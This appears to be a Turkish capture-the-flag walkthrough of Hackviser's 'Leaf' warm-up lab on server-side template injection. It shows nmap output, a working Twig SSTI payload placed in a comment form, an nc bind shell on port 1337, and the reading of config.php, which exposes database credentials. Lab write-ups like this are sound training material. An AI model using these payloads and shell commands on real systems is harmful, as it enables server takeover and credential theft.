


LEAF ISINMASI

INFO: Server-Side Template Injection (SSTI) zafiyeti, bir web uygulamasının kullanıcı verilerini şablon motorunda yeterince kontrol etmemesi sonucunda ortaya çıkar. Bu, saldırganların şablon motorunu manipüle ederek sunucuda istenmeyen komutlar çalıştırmasına yol açar.

SSTI zafiyetini keşfetme, istismar etme ve bind shell ile sunucuyu ele geçirme ile ilgili alıştırmlar yapmak için önerilir.

1. Web sitesinin başlığı nedir?

Bilgi: nmap ile açık portlar tespit edilir, http portu açıktır web sitesine gidilir ve web sitesi adı öğrenilir.




```
[root@hackerbox]~# nmap -p- 172.20.4.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-03 11:28 CDT
Nmap scan report for 172.20.4.19
Host is up (0.00026s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
3306/tcp   open  mysql
33060/tcp  open  mysqlx
MAC Address: 52:54:00:BA:B6:85 (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 15.50 seconds
[root@hackerbox]~#
```

2. Ürün detayının görüntülendiği sayfada hangi GET parametresi kullanılır?

Bilgi: Url incelenerek , url'ye yansıtılan parametre keşfedilir. (id parametresi)



3. SSTI'nin açılımı nedir?

Bilgi: SSTI, "Server-Side Template Injection" (Sunucu Taraflı Şablon Enjeksiyonu) anlamına gelir. Bu zafiyet, bir web uygulamasının şablon motorlarının kullanıcı girdisini doğru şekilde filtrelemediği veya denetlemediği durumlarda ortaya çıkar. Saldırganlar, şablon motoruna zararlı kod enjekte ederek sunucuda kod çalıştırabilir, hassas verilere erişebilir ya da sistemin güvenliğini tehlikeye atabilirler.

SSTI genellikle Jinja2, Twig, Velocity gibi şablon motorları kullanan web uygulamalarında görülür.

4. Yaygın olarak kullanılan ve ekrana 49 ifadesini yazdıran SSTI payloadı nedir?

Bilgi: İnternette araştırılma yapılarak Jinja2, Twig gibi SSTI payloadlarında kullanılan payload bulunmuştur.

Tamamlandı

1 Puan

SSTI'nin açılımı nedir?

Tamamlandı

5 Puan

Yaygın olarak kullanılan ve ekrana 49 ifadesini yazdıran SSTI payloadı nedir?

Gönder

5. Uygulamanın kullandığı veritabanı adı nedir?

Bilgi: Backdoor oluşturabilmek için öncelikle sunucuda komut yürütebilmemiz gerekiyor ve bunun için aşağıdaki payload kullanılır.

Add a comment

What is your name?

test

What is your comment?

{{['<command>']|filter('system')}}

Chart.bundle.min.js blank.png bootstrap-icons.css bundle.min.js comment.php composer.json composer.lock config.php css index.php js product.php products vendor Array

Ardından çalışılıp çalışılmadığı kontrol edilir.

Array

test

Chart.bundle.min.js blank.png bootstrap-icons.css bundle.min.js comment.php composer.json composer.lock config.php css index.php js product.php products vendor Array

Çalıştığı sonucuna ulaşılır.

Sunucuda komut çalıştırabildiğimiz SSTI payloadını aşağıdaki gibi düzenleyelim. Bu payload, 1337 portunu dinlemeye alır ve gelen bağlantılara bash kabuğu sağlar. Yukarıdaki gibi hazırladığımız payloadı yorum kısmına yazıp submit butonuna tıkladıktan sonra sayfa yenileniyor ve hedef makinede bir backdoor oluşturarak 1337 portunu dinlemeye almış oluyoruz. `{{['nc -nvlp 1337 -e /bin/bash']|filter('system')}}`

Add a comment

What is your name?

test3

What is your comment?

{{['nc -nvlp 1337 -e /bin/bash']|filter('system')}}

Chart.bundle.min.js blank.png bootstrap-icons.css bundle.min.js comment.php composer.json composer.lock config.php css index.php js product.php products vendor Array

Ardından belirtilen IP adresindeki (172.20.1.41) bir sunucuya veya servise port 1337 üzerinden bir bağlantı kurmaya çalışılır.

```
[*]-[root@hackerbox]~[~]
#nc -nv 172.20.1.41 1337
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Connected to 172.20.1.41:1337.
whoami
www-data
```

Yukarıda config.php dosyası olduğu görülmüştü aradığımız dosyanın bu olduğunu düşünüyoruz. Çünkü config.php, genellikle PHP tabanlı web uygulamalarında kullanılan yapılandırma dosyasıdır ve uygulamanın çalışması için gerekli olan çeşitli ayarları merkezi bir noktada tutar. Bu dosyada en sık karşılaşılan bilgiler, **veritabanı bağlantı bilgileri**dir. Bu bilgiler, uygulamanın bir veritabanına bağlanabilmesi için gerekli olan **veritabanı sunucusu adresi (host)**, **veritabanı adı**, **kullanıcı adı** ve **şifre** gibi kritik verileri içerir. Görüldüğü üzere dbname'ine ulaşıyor ve "modish_tech" olduğu anlaşılıyor.

```
cat config.php
<?php
$host = "localhost";
$dbname = "modish_tech";
$username = "root";
$password = "7tRy-zSmF-1143";

try {
    $pdo = new PDO("mysql:host=$host;dbname=$dbname;charset=utf8", $username, $password);
    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    echo "Connection error: " . $e->getMessage();
}
?>
```

-ISINMA TAMAMLANDI-

Tebrikler

SweepingSpeedball56 Hackviser'ın Leaf ısınmasını başarıyla tamamladı